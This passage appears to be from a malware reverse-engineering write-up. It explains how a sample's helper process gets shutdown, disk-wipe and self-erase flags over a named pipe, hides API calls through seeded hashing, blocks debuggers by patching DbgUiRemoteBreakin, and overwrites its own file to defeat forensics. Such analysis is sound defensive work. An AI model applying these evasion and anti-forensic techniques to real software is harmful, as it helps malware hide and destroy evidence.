
The process/ main thread is then resumed and a named pipe is set up with this process, which is derived via a hash of its executable file contents on disk.

This named pipe has the following content.
struct NamedPipeBufferFormat
{
  DWORD IsDc;
  DWORD do_system_shutdown;
  DWORD overwite_all_data_disk;
  DWORD secure_erase_main_image;
  DWORD hDuplicatedMainProcess;
  char main_image_name[520];
};
In which the options do_system_shutdown, overwite_all_data_disk and secure_erase_main_image originate from configuration flags.
The loaded process utilises a TLS callback to perform API resolution via hashing and also scrambles all the function pointers in the same manner the main binary did here, including its own native functions. For the API hashing it uses the hash derived from the DLL as an xor key for the API name hash. This seed usage makes it more challenging to utilise a hash database such as hashdb.


So I just resolved it in x64dbg, utilising the command breakpoint:
log "caller = 0x{[esp + 0x20]}:{label@eax}"


Since it also modifed the pointers to a variety of its own function pointers I had to create a Vtable struct and have my IDA setup with a pane for viewing the vtable struct at all times.

The sample also implements an interesting anti-debug trick. It patches the entry point of the DbgUiRemoteBreakin() with the first 32 bytes of the function that is performing the patch. This would presumably cause any debug attach events to crash. It seems an appropriate anti-debug method given the large amount of I/O operations this process performs (thus giving ample time to attach a debugger), attaching to it while it’s running would not be the worst method to unpack this sample.

bytes that would be patched into the entry point of DbgUiRemoteBreakin()

Once the TLS callback finishes and the main thread starts it will generate a hash of its disk content so it can access the named pipe, which provides it arguments on which functions to perform.

It then waits for the main process to finish via WaitForSingleObject(), with the handle to the process retrieved from the named pipe.

overview of main procedures

If the secure erase of the main image flag is set, it will retrieve the main image name via the name pipe. Then it will open a handle to the file with FILE_FLAG_WRITE_THROUGH (specifies operations go straight to disk with no caching) and write randomly generated bytes backwards and forwards into the file in a loop. this aims to make the original file unrecoverable through digital forensic tools.

If a sharing access error occurs it will register the image as a RmResource so that it can terminate the service or process accessing the image.
